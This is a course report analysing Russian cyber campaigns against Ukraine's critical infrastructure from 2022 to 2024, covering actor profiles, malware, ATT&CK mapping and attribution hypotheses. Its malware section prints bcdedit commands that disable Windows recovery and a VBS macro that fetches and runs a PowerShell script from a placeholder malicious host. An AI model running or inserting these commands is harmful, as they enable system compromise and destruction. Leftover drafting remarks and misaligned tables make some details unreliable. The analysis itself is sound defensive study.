

# **Strategic Threat Analysis & Cyber Resilience in National Critical Infrastructure**

**Course:** Advanced Cyberwarfare Programme

**Course Code:** ACW901 - Strategic Cyber Warfare Analysis and Simulation

**Instructor Name:** Aminu Idris

**Date:** Jul 29, 2025

Version 1.0

## Table of Content

<b>Table of Content</b>	<b>2</b>
<b>1. Executive Summary</b>	<b>3</b>
<b>2. Introduction</b>	<b>4</b>
<b>3. Campaign Timeline &amp; Incident Chronology</b>	<b>6</b>
3.1: Visual Timeline (Conceptual)	7
3.2: 2022: Initial Invasion and Destructive Onslaught	7
3.3: 2023: Shifting Tactics and Persistent Espionage	9
3.4: 2024: Escalation, CI Targeting, and Legal Scrutiny	10
<b>4. Threat Actor Profiles</b>	<b>12</b>
4.1: Affiliated Networks - Coordination with State Objectives	14
<b>5. Technical Tools &amp; Tactics</b>	<b>15</b>
5.1: Key Malware Families & Custom Exploits	16
5.1.1. WhisperGate Wiper	16
5.1.2. FrostyGoop ICS Sabotage Payload	16
5.1.3. Gamaredon Spearphishing & Persistent C2	17
5.1.4. search-ms URI / WebDAV Exploits by APT28	17
5.2: Unique Malware Highlights	17
5.3: Key Delivery Channels & Infrastructure	18
5.4: MITRE ATT&CK Kill Chain Mapping	18
<b>6. Structured Analytical Framework</b>	<b>19</b>
6.1: ACH matrix	20
6.2: Red Teaming	21
<b>7. Impact &amp; Risk Assessment</b>	<b>21</b>
7.1: Direct Impacts: CI Outages, Public Trust Erosion, Economic Cost	22
7.2: Indirect & Psychological Impacts: Fear and Disinformation	22
7.3: Transnational Spillover: NATO, Undersea Cables & Supply Chains	23
7.4: ICC Probe: Legal and Strategic Implications	23
7.5: Visual Risk Matrix: Impact vs. Likelihood	24
<b>8. Strategic Recommendations</b>	<b>24</b>
8.1: Strengthen Defense & Resilience	24
8.2: Reinforce Legal & Ethical Governance	25
8.3: Develop Calibrated Offensive Deterrence	25
8.4. Invest in Capacity Building & Collaboration	25
<b>9: Conclusion</b>	<b>25</b>
<b>6. References</b>	<b>26</b>

## 1. Executive Summary

This report provides a comprehensive strategic analysis of Russian cyber operations targeting Ukraine's national critical infrastructure (CI) from 2022 to 2024 — a defining case study for understanding modern hybrid warfare. It demonstrates how sustained, state-sponsored cyber campaigns have evolved from covert espionage to systematic sabotage and psychological warfare, tightly integrated with kinetic military operations.

The assessment maps major Russian Advanced Persistent Threat (APT) groups — including GRU units Sandworm (APT44), APT28 (Fancy Bear), UNC2589 (Cadet Blizzard), and FSB-aligned Gamaredon — alongside proxy hacktivist fronts like KillNet, XakNet, Solntsepyok, and CyberArmyofRussia\_Reborn. Using a structured analytical framework combining the Analysis of Competing Hypotheses (ACH), Red Teaming, and Timeline Analysis, the report rigorously tests attribution claims and reveals how these actors coordinate to maximize operational impact while maintaining plausible deniability.

A detailed technical breakdown of unique tools, tactics, and malware — from destructive wipers like WhisperGate and AcidPour to specialized ICS sabotage payloads like FrostyGoop — highlights the sophisticated and adaptive nature of Russian cyber capabilities. The analysis aligns these tactics to the MITRE ATT&CK framework, providing clear insights into the kill chain phases exploited during these campaigns.

The impact and risk assessment underscores severe consequences for Ukraine's CI sectors — energy, telecommunications, government systems, finance, and supply chains — resulting in outages, economic losses, erosion of public trust, and transnational spillover risks affecting NATO allies and global communications infrastructure. The unprecedented International Criminal Court (ICC) probe into cyberattacks as possible war crimes signals a critical shift in international legal norms for cyberspace.

To strengthen resilience against such hybrid threats, the report concludes with robust strategic recommendations: fortifying cyber defenses through Zero Trust principles and proactive threat

hunting; reinforcing legal accountability and evidence preservation; developing calibrated offensive deterrence; and investing in capacity building, collaboration, and public awareness. The lessons drawn from Ukraine's experience provide essential guidance for policymakers, defenders, and international partners confronting the realities of modern cyber warfare in an interconnected world.

## 2. Introduction

The Russia–Ukraine cyber conflict represents a pivotal case study in contemporary national security, fundamentally reshaping our understanding of modern warfare and the critical vulnerabilities of globally interconnected societies. Unlike traditional conflicts constrained by physical geography and conventional force, cyber warfare transcends national borders, impacting civilian and military networks alike and blurring the lines between digital disruption and kinetic operations. The continuing struggle between Russia and Ukraine intensified by Russia's full-scale invasion in 2022 has showcased how cyber capabilities can be integrated to achieve strategic, operational, and tactical objectives alongside conventional military campaigns. Repeated, deliberate targeting of Ukraine's critical infrastructure (CI) including power grids, telecommunications, and financial systems underscores the profound societal and economic consequences of offensive cyber operations, demanding rigorous strategic analysis to inform the design of resilient defense policies worldwide.

This report defines its scope by focusing on **Russian cyber operations directed against Ukraine's CI from 2022 to 2024**, analyzing how these sustained campaigns fit within a broader hybrid warfare doctrine. The analysis will examine the role of **major state-backed Advanced Persistent Threat (APT) groups** such as those linked to Russia's GRU (e.g., Sandworm/APT44, APT28, UNC2589/Cadet Blizzard) and the FSB (e.g., Gamaredon, APT29/Cozy Bear). It will also scrutinize the role of **affiliated or loosely coordinated proxy actors**, including hacktivist fronts such as **KillNet, XakNet, Solntsepyok**, and **CyberArmyofRussia\_Reborn**, which amplify information warfare and help provide plausible deniability for state-level operations.

Given the inherent challenges of precise attribution in cyberspace where obfuscation, false flags,

and propaganda complicate analysis this study applies multiple **plausible hypotheses**, tested systematically:

- **Primary Hypothesis (H1)** posits that the GRU and FSB directly planned and executed the bulk of the cyber operations against Ukraine's CI as a core element of Russia's hybrid warfare strategy, seeking to degrade Ukraine's national resilience and signal deterrence to NATO. Supporting evidence includes persistent Tactics, Techniques, and Procedures (TTPs) consistent with historic Sandworm campaigns, precise targeting of OT assets, and coordinated timing with military offensives.
- **Competing Hypothesis 2 (H2)** argues that affiliated or proxy hacktivists conducted a significant share of operations semi-autonomously, motivated by ideology and propaganda gains but with minimal direct operational oversight by the GRU/FSB. This scenario is supported by public claims of responsibility from hacktivist channels and varying levels of technical sophistication.
- **Competing Hypothesis 3 (H3)** suggests that hybrid incidents, such as the Kyivstar telecom disruption, may reflect mixed operations: initial infiltration by state APTs subsequently exploited by patriotic cybercriminals or ransomware operators acting opportunistically.
- **Competing Hypothesis 4 (H4)** recognizes the information warfare environment, proposing that some "cyber sabotage" incidents may be partially exaggerated or manipulated for propaganda, or may conflate conventional sabotage with cyber incidents.

To rigorously test these hypotheses, this project follows a structured research plan grounded in established **intelligence tradecraft and analytical best practices**. Comprehensive information gathering will draw from diverse primary and secondary sources, including government reports, official victim statements, technical threat intelligence from leading cybersecurity firms (e.g., Trustwave SpiderLabs, ESET), and credible journalistic investigations (e.g., Reuters, Wired). Each source will undergo systematic **credibility and bias assessment**, with careful documentation and categorization of evidence to support robust comparative analysis.

The core analytical methodology applies the **Analysis of Competing Hypotheses (ACH)** framework, systematically weighing evidence for and against each plausible scenario to mitigate

bias and deception. Complementary **kill-chain mapping** and **MITRE ATT&CK frameworks** will break down technical phases initial access, lateral movement, payload deployment, and impact. A detailed **incident timeline** will correlate cyber operations with key geopolitical milestones to illuminate operational patterns and command intent. A structured **red team lens** will also challenge assumptions and test the possibility of deliberate disinformation.

This case study is highly relevant for the development of **future CI defense policies**. The Russia–Ukraine conflict demonstrates that sophisticated, persistent cyberattacks on civilian infrastructure can cause physical damage, disrupt essential services, and create lasting psychological and economic effects. Equally, Ukraine’s resilience enabled by agile incident response, international partnerships, “hunt forward” operations, and strong public-private information sharing highlights best practices that other states can adapt. Moreover, the ongoing **International Criminal Court (ICC)** inquiry into whether Russian cyberattacks on civilian targets constitute war crimes sets a precedent for legal accountability in cyber warfare.

Understanding how these operations were planned, executed, and countered is vital for policymakers designing national cyber resilience strategies. Lessons drawn from this study will help inform robust defensive postures, clarify legal frameworks for state behavior in cyberspace, and strengthen collective security in an era where hybrid threats are the norm rather than the exception.

### **3. Campaign Timeline & Incident Chronology**

The Russia-Ukraine cyber conflict, unfolding alongside conventional military operations, presents a critical study in modern hybrid warfare, demonstrating how digital capabilities are woven into broader strategic objectives. This section provides a detailed chronological narrative of significant Russian cyber operations against Ukraine from 2022 to 2024, highlighting key technical and geopolitical milestones, the evolution of attacker tactics, and their strategic intent. This includes instances of malware deployment, attacks coinciding with kinetic operations, the imposition of international sanctions, and the groundbreaking International Criminal Court (ICC) probe into potential cyber war crimes.

### 3.1: Visual Timeline (Conceptual)




Figure 1: Timeline of Major Russian Cyber Operations Against Ukraine (2022–2024). The diagram illustrates the overlap of destructive malware campaigns, espionage operations, proxy hacktivist actions, and the integration of cyber and kinetic strikes, contextualized with major geopolitical and legal developments.

The cyber dimension of the Russia-Ukraine conflict has been a persistent and evolving aspect of the broader hybrid war, with Russian state-sponsored actors and affiliated proxies continuously targeting Ukrainian critical infrastructure (CI), government entities, and civilian morale.

### 3.2: 2022: Initial Invasion and Destructive Onslaught

The full-scale invasion in **February 2022** marked a significant escalation in Russian cyber activity, which dramatically increased compared to previous periods. This initial phase saw a coordinated wave of "wiper" malware and Distributed Denial-of-Service (DDoS) attacks against

Ukrainian government, media, and critical services, often timed with kinetic military escalations. Notable incidents included attacks on **Viasat** and the Ukrainian power grid. Russian groups such as **Sandworm (APT44)** and **APT28** were reported to be heavily engaged. Microsoft assessed that Russia launched "destructive cyberattacks within Ukraine, network penetration and espionage outside Ukraine, and cyber influence operations targeting people around the world".

- **Pre-Invasion Destructive Malware:** In **January 2022**, the **WhisperGate** data destruction malware was identified targeting public systems, signaling Russia's preparation for large-scale destructive cyberattacks. This was followed by **HermeticWiper** and **IsaacWiper** in **February 2022**, which disabled state and private sector systems, coinciding with the beginning of the full-scale war.
- **Critical Infrastructure & Media Targeting:** Russian groups repeatedly targeted power grids, telecommunications networks, and energy supply systems. The energy sector, telecommunications, and IT systems supporting critical civilian and military functions were seen as foundational targets, with disruptions at lower levels causing cascading impacts upwards. More than **200 cyberattacks** on Ukrainian media outlets aimed to spread propaganda and manipulate public opinion, including through deepfake videos of Ukrainian President Volodymyr Zelenskyy. **Twelve telecom providers** were reportedly hacked in just three months in 2023, though this is likely a typo in the source as it is under the 2022 section. Eight new types of destructive viruses were recorded during 2022.
- **Proxy Activity:** By **October 2022**, Western intelligence publicly sanctioned GRU officers for early war cybercrimes. Meanwhile, Microsoft and ESET attributed cyberattacks aimed at the energy and logistics industries in Ukraine and Poland to a Russian GRU hacking group. Pro-Ukrainian entities, particularly the 'IT Army of Ukraine 2022', were highly active in DDoS attacks, reaching a peak from May to July 2022, while pro-Russian groups intensified their activities towards the end of the year. News and Media, Government, Business, Finance, and Travel sectors were consistently targeted by DDoS attacks from both sides, indicating a strategic aim to disrupt civilian life and sow chaos. The **Military sector** also saw a surge in DDoS attacks starting from the second half of 2022.



- **Resilience & Support:** Despite Russia's efforts, Ukraine largely withstood these initial cyber onslaughts due to a swift response from CERT-UA and partners, rapid system restoration, and significant support from international partners, including threat intelligence and real-time protection. U.S. Cyber Command contributed by sharing cyber indicators of compromise.

### 3.3: 2023: Shifting Tactics and Persistent Espionage

In 2023, Russian hacker groups shifted their strategy from widespread opportunistic attacks to more focused cyber activity, emphasizing establishing persistent presence in key facilities, covert intelligence gathering, and assessing the impact of kinetic strikes. The increase in incidents suggested Russia was prepared to escalate its use of cyber warfare tactics, even as the destructive impact was reduced through cooperation.

- **Intelligence Gathering & Telecommunications:** In **January 2023**, suspected Sandworm hackers breached a major Ukrainian energy company, although the attack was contained. Russian intelligence gathering became a primary ongoing cyber risk. Throughout the year, cyberattacks increasingly targeted telecommunication resources to degrade communications for both military and civilian populations.
- **Evolution of APTs and Proxies:** The activity of well-known groups like APT28 (UAC-0001) and Turla (UAC-0003) decreased significantly in the second half of 2023, while new and previously unknown groups emerged. Trustwave reported in **July 2023** that **APT29** exploited Android zero-days in mobile watering-hole attacks. The hacktivist group **KillNet** publicly boasted about access to Pegasus spyware. Russian-linked hacktivists also launched DDoS attacks against Polish government, the Warsaw Stock Exchange, and Polish national banks in **August 2023**, and notably disabled parts of Poland's rail system, broadcasting Russia's national anthem and a speech by Putin. This period also saw an increase in financially motivated cyberattacks and the weaponization of stolen data for psychological warfare.
- **Legal Developments & Strategic Espionage:** In **September 2023**, Russian cybercriminals breached the International Criminal Court's (ICC) IT systems, amidst an ongoing probe into Russian war crimes committed in Ukraine. This occurred as Russia

was stepping up cyberattacks against Ukrainian law enforcement agencies involved in collecting war crime evidence. Russia's Foreign Intelligence Service (SVR), including **Nobelium (APT29/Cozy Bear)**, was actively conducting widespread cyberattacks against U.S. and European targets, as seen in spear-phishing campaigns targeting government, academia, and defense sectors.

### **3.4: 2024: Escalation, CI Targeting, and Legal Scrutiny**

In 2024, Russian hacker groups continued to evolve their strategies, focusing on entities directly related to military operations and service providers supporting the war effort. The number of registered cyber incidents surged to **4,315**, a near 70% increase compared to 2023, though the proportion of critical and high-severity incidents decreased due to improved defenses and a shift in attacker strategy towards data collection and supply chain compromise.

- **Targeting Civilian Infrastructure:** In **January 2024**, Russian agents reportedly hacked residential webcams in Kyiv to gather information on air defense systems before launching missile attacks. Pro-Russian hacking groups also claimed responsibility for attacks on Italian government websites in **January 2024**, in response to Italy's support for Ukraine.
- **Sophisticated OT Sabotage and Information Operations:** In **April 2024**, **APT28** launched global phishing campaigns delivering malware like MASEPIE/OCEANMAP against government targets in Argentina and Poland. Russia's **CyberArmyofRussia\_Reborn (CARR)** hacktivists released videos of simulated attacks on U.S. and Polish water utilities, aiming for disruptive and propaganda effects. In **November 2024**, the State Service of Special Communications and Information Protection of Ukraine (SSSCIP) reported disrupting a **GRU (APT44)** plan to sabotage approximately **20 Ukrainian energy and utility companies** using **ICS malware ("FrostyGoop")** timed with rocket strikes.
- **Major Critical Infrastructure Disruptions:**
  - **December 2023 Kyivstar Outage:** On **December 12, 2023**, a destructive cyberattack knocked out Ukraine's largest mobile operator, **Kyivstar**, for several days. While the attack occurred in late 2023, its full impact and attribution

continued to be analyzed into 2024. A state hacktivist front, **Solntsepyok**, linked to GRU Sandworm, claimed credit via Telegram. The U.S. and Ukraine suspected a GRU operation, which caused widespread telecom and air-raid alert outages. The Kyivstar CEO reported that infrastructure was "physically" shut down to contain the breach, and Ukraine's SBU cybersecurity chief stated that hackers had access to Kyivstar's internal systems months prior to the attack. The company restored services within days.

- **December 2024 State Registries Hack:** On **December 19, 2024**, Russia conducted a "mass cyberattack" on Ukraine's unified state registries, which manage vital records like birth, death, and marriage data. Deputy Prime Minister Olha Stefanishyna confirmed services were suspended and directly blamed "Russians" for attempting to disrupt critical state infrastructure. The Security Service of Ukraine (SSU) promptly attributed this hack to the GRU. This attack affected approximately **15 key government registries**, paralyzing the work of about **15 million people** for three weeks.
- **Persistent Espionage & Deception: Gamaredon (FSB-aligned)** continued to be one of the most active groups, stepping up daily phishing campaigns targeting Ukrainian government networks. In **October 2024**, Ukraine's SBU sentenced two Gamaredon hackers, identified as former SBU officers, for treason, underscoring the insider threat. Russian cybercriminals also sent information-stealing malware to Ukrainian draft-age men and compromised emails disguised as legitimate communications (e.g., from Amazon or Microsoft) to steal credentials from Ukrainian state and military devices. Gamaredon continued to hide its command-and-control (C2) infrastructure behind Cloudflare tunnels and leverage third-party services like Telegram, Telegraph, and Dropbox to anonymize traffic and complicate defense efforts. Attackers also demonstrated the ability to create SSH tunnel chains using TOR to hide their location and spoof Ukrainian IP addresses.
- **International Legal Scrutiny:** In **June 2025** (a future event mentioned in the sources as already happening for the report's timeline), Reuters reported that the **International Criminal Court (ICC)** had formally opened an investigation into Russian cyberattacks on Ukraine's civilian infrastructure as possible war crimes. Investigators are examining

incidents like the Kyivstar outage, power grid, water systems, and telecom warning systems for evidence of intent to harm civilians. This investigation sets a significant precedent, as the Geneva Conventions prohibit attacks on civilian objects, and experts like Professor Michael Schmitt believe incidents like the Kyivstar hack meet the criteria for a war crime due to foreseeable consequences for human safety. Moscow has consistently denied carrying out cyberattacks, casting such accusations as attempts to incite anti-Russian sentiment. Ukraine is actively collecting evidence to support the ICC prosecutor’s investigation.

The evolution of Russian tactics demonstrates a continuous adaptation, moving from initial widespread destructive attacks to more focused intelligence gathering, supply chain compromises, and the strategic use of hacktivist fronts for plausible deniability and psychological impact. The increased use of sophisticated, custom-made malware (like FrostyGoop) and the synchronized timing of cyber operations with kinetic strikes reveal a deepening integration of cyber into their hybrid warfare strategy.

#### **4. Threat Actor Profiles**

Russia’s approach to cyber warfare is deeply embedded in its broader information warfare strategy, conceptualizing information space as a persistent battlespace. This integrated doctrine combines state-sponsored Advanced Persistent Threat (APT) groups with affiliated hacktivist proxies, delivering multi-layered effects spanning disruption, espionage, sabotage, and psychological operations. Rather than treating “cyber” as a separate domain, Russian military thinkers view it holistically within the continuum of information confrontation.

<b>Actor / Group</b>	<b>Affiliation &amp; Alias</b>	<b>Primary Objectives</b>	<b>Key TTPs &amp; Tools</b>	<b>Notable Operations / Notes</b>
----------------------	------------------------------------	---------------------------	-----------------------------	---------------------------------------

<b>Sandworm</b>	GRU 74455 APT44	Unit /	Destructive CI attacks, sabotage timed with kinetic strikes	Industroyer, Industroyer2, WhisperGate, HermeticWiper, IsaacWiper, AcidPour, FrostyGoop	2015–2016 blackouts; Industroyer2 2022–2024; Kyivstar via Solntsepyok	Ukraine
<b>APT28 (Fancy Bear)</b>	GRU 26165	Unit	Phishing, espionage, disruptive ops	MASEPIE, OCEANMAP, "Snow" backdoor, spearphishing via search-ms, WebDAV	2016 DNC hack; Ukraine CI targeting since 2014; global phishing 2024	
<b>UNC2589 (Cadet Blizzard)</b>	GRU 29155	Unit	Active measures, wipers, hybrid sabotage	WhisperGate, covert ops	Early 2022 wiper deployment; connected to nerve agent poisonings	
<b>Gamaredon (Armageddon)</b>	FSB Center 18		Persistent espionage, high-volume spearphishing	PteroStew, PteroPSLoad, PteroScout, Cloudflare C2 tunnels, Telegram for C2	Daily phishing of Ukrainian gov't, insider threat; uses low-sophistication mass campaigns	
<b>APT29 (Cozy Bear / Nobelium)</b>	FSB Unit, aka Midnight Blizzard		Stealth espionage, supply chain attacks	SolarWinds breach, Android zero-days (CVE-2024-5274, CVE-2024-4671)	SolarWinds 2020; phishing NATO & ICC targets 2023–2024	

<b>KillNet</b>	Pro-Russian Hacktivist	DDoS, retaliation	propaganda,	DDoS bots, Telegram ops, narrative amplification	DDoS Polish rail, NATO states, health sector; false Pegasus spyware claims
<b>XakNet</b>	GRU-Linked Hacktivist Front	Destructive ops data leaks	claims,	Sandworm-aligned; same TTPs	Claims GRU ops under hacktivist cover; supports noisy narrative warfare
<b>CyberArmyofRussia_Reborn (CARR)</b>	GRU-Linked Hacktivist	Same as XakNet; disruptive leaks		OT sabotage videos, Telegram propaganda	Simulated attacks on water utilities for psychological ops
<b>Solntsepyok</b>	GRU-Sandworm Front	High-impact CI attacks		Claims destructive ops; public Telegram leaks	Claimed Kyivstar hack; ICC investigating as possible war crime
<b>NoName057(16)</b>	Pro-Russian Hacktivist	Mass psychological ops	DDoS,	DDoS, overlapping targets with KillNet	Over 1,500 DDoS ops since 2022
<b>Anon_by</b>	Pro-Russian Hacktivist	DDoS & overlap with KillNet		Same TTPs	Ukraine websites, NATO-aligned targets

#### 4.1: Affiliated Networks - Coordination with State Objectives

The coordination between Russian state-sponsored APTs and hacktivist proxies is a key characteristic of Moscow's cyber strategy, enabling plausible deniability and distributed impact.

- **Strategic Alignment and Deniability:** Hactivist groups like NoName057(16) and KillNet conduct cyber operations that support Moscow's strategic goals while providing a layer of plausible deniability, making attribution and retaliation more difficult. While Moscow officially denies control, it appreciates these hactivists, and cybersecurity researchers report coordination with state security and intelligence.
- **Direct and Indirect Control:** Trustwave notes that GRU-backed Sandworm (APT44) has directly cycled through hactivist-branded Telegram channels (XakNet, CyberArmyofRussia\_Reborn, Solntsepek) to claim operations, demonstrating a close link. Ukrainian counterintelligence traced Solntsepyok's claim of the Kyivstar outage to Sandworm activity.
- **Shared Objectives:** Both state and non-state actors aim to disrupt Ukrainian critical infrastructure, steal data, and undermine morale. Attacks on Ukrainian CI have sought to degrade national resilience and signal deterrence to NATO.
- **Resource Leveraging:** State actors have access to sophisticated tools, including zero-day exploits and custom malware, which some hactivist groups might also leverage. The timing of hactivist DDoS campaigns often aligns with significant geopolitical events or Russian military objectives.
- **Propaganda Amplification:** Hactivist groups engage in disruption and propaganda, releasing videos or data dumps on Telegram to serve psychological warfare by sowing alarm. Gamaredon has even opened propaganda channels on victims' machines.
- **Blurred Lines:** The distinction between military and non-military cyber operations is not clear-cut due to attribution problems and functional overlap with cyber espionage. Criminal ransomware groups have also pivoted to "patriotic" attacks since 2022, further blurring the lines.

## 5. Technical Tools & Tactics

The technical component of Russian cyber operations against Ukraine (2022–2024) demonstrates how a mix of sophisticated state-level exploits, custom-built ICS malware, repurposed wipers, and creative delivery methods combine into a hybrid warfare model. These operations illustrate the seamless blending of reconnaissance, initial access, lateral movement, command and control (C2), and destructive or espionage-focused payloads. This section unpacks the core **tools**,

**exploits, malware families, and delivery tactics** used by major Russian APTs and their proxy hacktivist channels.

## 5.1: Key Malware Families & Custom Exploits

### 5.1.1. WhisperGate Wiper

WhisperGate was a multi-stage wiper deployed in January 2022, just before Russia's full-scale invasion. Its purpose was to corrupt the Master Boot Record (MBR) and overwrite files, effectively bricking infected Windows machines. It masqueraded as ransomware but lacked a recovery mechanism making it purely destructive. It overwrites the MBR, displays a ransom note to mislead defenders, then corrupts file contents with fake encryption. It was deployed in January–February 2022 against Ukraine's government systems. UNC2589 (Cadet Blizzard) is attributed as the actor.

#### Sample Code Artifact:

```
bcdedit /set {default} recoveryenabled No
```

```
bcdedit /set {default} bootstatuspolicy ignoreallfailures
```

This snippet disables Windows recovery and error checks common in WhisperGate's wiper scripts.

### 5.1.2: FrostyGoop ICS Sabotage Payload

Discovered in 2024 by the SSSCIP, **FrostyGoop** is a Golang-based ICS-targeting malware designed to disrupt **Modbus controllers** in heating and utility companies. It issues malicious Modbus commands to change critical setpoints, opening the door for physical sabotage. Used by GRU Unit 74455 (Sandworm) in a disrupted operation to sabotage about **20 Ukrainian heat utilities** during winter 2024. Example Operation:

- Uses hardcoded Modbus TCP instructions (**Function Code 0x05**) to toggle relay states.



- Simultaneously deploys a wiper module to delete engineering project files on infected OT machines.

### 5.1.3. Gamaredon Spearphishing & Persistent C2

Gamaredon (FSB Center 18) relies on high-volume, low-sophistication spearphishing campaigns, using malicious VBS, LNK, and HTA payloads. They specialize in quick re-compiling of droppers and keep persistent C2 infrastructure hidden behind Cloudflare tunnels and Telegram channels. Gamaredon’s daily phishing campaigns throughout 2023–2024 were tied to repeated breaches of Ukraine’s state networks. In October 2024, two Gamaredon operatives were arrested for insider treason, highlighting its persistent infiltration strategy. Example Macro Dropper:

```
Set objShell = CreateObject("WScript.Shell")
```

```
objShell.Run "powershell.exe -ExecutionPolicy Bypass -NoProfile -File  
http://malicious.example[.]com/dropper.ps1"
```

### 5.1.4. search-ms URI / WebDAV Exploits by APT28

APT28’s distinctive phishing TTP uses Windows **search-ms** URIs combined with **custom WebDAV servers** to deliver malicious payloads. When clicked, this vector automatically opens Windows Explorer with attacker-controlled content. Observed in 2023–2024 phishing campaigns targeting NATO supply chain firms. The search-ms trick bypassed email link filters.

## 5.2: Unique Malware Highlights

Exploit	Description	Linked Actor(s)	Notable Incident(s)
<b>WhisperGate</b>	Destructive MBR/Registry wiper	UNC2589 / Cadet Blizzard	Jan 2022 pre-invasion
<b>FrostyGoop</b>	Modbus OT sabotage payload	Sandworm (APT44)	Attempted sabotage of 20 utilities (Nov 2024)

<b>Gamaredon Toolkit</b>	PteroSand, PteroTickle, Gamaredon (FSB) PteroPSDoor	Daily phishing, insider treason arrests (2024)
<b>search-ms URI + WebDAV</b>	Bypass link scanning	APT28 (Fancy Bear) Global spearphishing (2023–2024)
<b>AcidPour</b>	Satellite comms wiper (Viasat successor)	Sandworm (APT44) Kyivstar outage suspected link

### 5.3: Key Delivery Channels & Infrastructure

Channel	Tactic	Example
<b>Spearphishing</b>	VBS, LNK, HTA, HTML smuggling	Gamaredon, APT28
<b>Watering-Hole</b>	Android zero-days, fake Chrome updates	APT29
<b>Cloudflare Tunnels</b>	Shield C2 behind trusted infra	Gamaredon
<b>Telegram C2 &amp; Propaganda</b>	Leaks, ops claims, victim shaming	Solntsepyok, XakNet
<b>Weaponized USB</b>	PteroLNK replicates across systems	Gamaredon

### 5.4: MITRE ATT&CK Kill Chain Mapping

Below is the full kill chain table matching observed TTPs to MITRE ATT&CK phases for these Russian operations:

Kill Chain Phase	MITRE ATT&CK Techniques	Key Tools/Examples	Linked Actor(s)	Real Incident(s)
<b>Reconnaissance</b>	TA0043	Pre-invasion scans	OT Sandworm	Pre-2022 substation scans

<b>Initial Access</b>	T1566.001, T1566.002, T1091	Spearphishing, USB	Gamaredon, APT28	Gamaredon 2024 daily phishing
<b>Weaponization</b>	T1027, T1059	Obfuscated VBS/HTA, RAR payloads	Gamaredon, APT28	PteroSand, search-ms
<b>Exploitation</b>	T1059, T1547.001	PowerShell loaders, registry keys	Gamaredon	PteroTickle modifying Python apps
<b>C2</b>	T1071.001, T1132.001, T1568.001, T1573.001	Cloudflare tunnels, Telegram	Gamaredon, Sandworm	PteroGraphin, C2 on Cloudflare
<b>Exfiltration</b>	T1020, T1041, T1567.002	PteroBox, PteroSteal	Gamaredon	Exfil of .doc, .pdf
<b>Impact</b>	T1565	WhisperGate, FrostyGoop, AcidPour	Sandworm, UNC2589	Kyivstar, Registries Hack

These evolving TTPs illustrate that Russian state cyber warfare is **no longer purely covert or opportunistic**, but rather an integrated instrument of national power in hybrid conflict. Understanding the malware, delivery tactics, and C2 infrastructure behind these operations is vital for informing **next-generation CI defense policy**, international collaboration, and real-time threat hunting.

## 6. Structured Analytical Framework

This assessment applies a **rigorous, multi-layered intelligence methodology** to dissect the Russian cyber campaigns against Ukraine (2022–2024). Given the highly deceptive, ambiguous,

and incomplete nature of cyber warfare data, a robust analytical framework is critical to move from raw technical indicators to credible, actionable insights. This study therefore combines **Analysis of Competing Hypotheses (ACH)**, **Red Teaming**, and **Timeline Analysis**, aligning with professional tradecraft standards for national security intelligence.

## 6.1: ACH matrix

In Ukraine's largest telecom operator, Kyivstar, was disabled by a destructive cyberattack that paralyzed millions of mobile devices and national air-raid alerts. While a hacktivist channel *Solntsepyok* claimed responsibility, the SBU quickly linked this to *Sandworm* (GRU Unit 74455).

A condensed **ACH matrix** illustrates the structured breakdown:

Hypotheses	Supports	Contradicts
<b>H1:</b> GRU Sandworm SBU directly coordinated & executed	direct attribution; high sophistication (wiper + physical impact); GRU TTPs match historic CI sabotage; timing coincides with missile strikes.	Initial Telegram claim by hacktivist front creates fog of plausible deniability.
<b>H2:</b> Hacktivist acted semi-autonomously	Public Telegram claim; lower-level DDoS typical of other hacktivists.	TTPs too advanced for typical hacktivist capabilities; "Solntsepyok" is a known GRU info front.
<b>H3:</b> Hybrid scenario (APT foothold, proxy escalation)	Mixed indicators: advanced lateral movement + sloppy OPSEC leaks; echoes of ransomware "patriotic" spin.	High-level GRU links outweigh loose proxy escalation in this case; destructive scope shows strategic intent.

The strongest, best-supported hypothesis remains H1 a **direct state operation** by GRU Sandworm, using *Solntsepyok* as a false front for plausible deniability.

## 6.2: Red Teaming

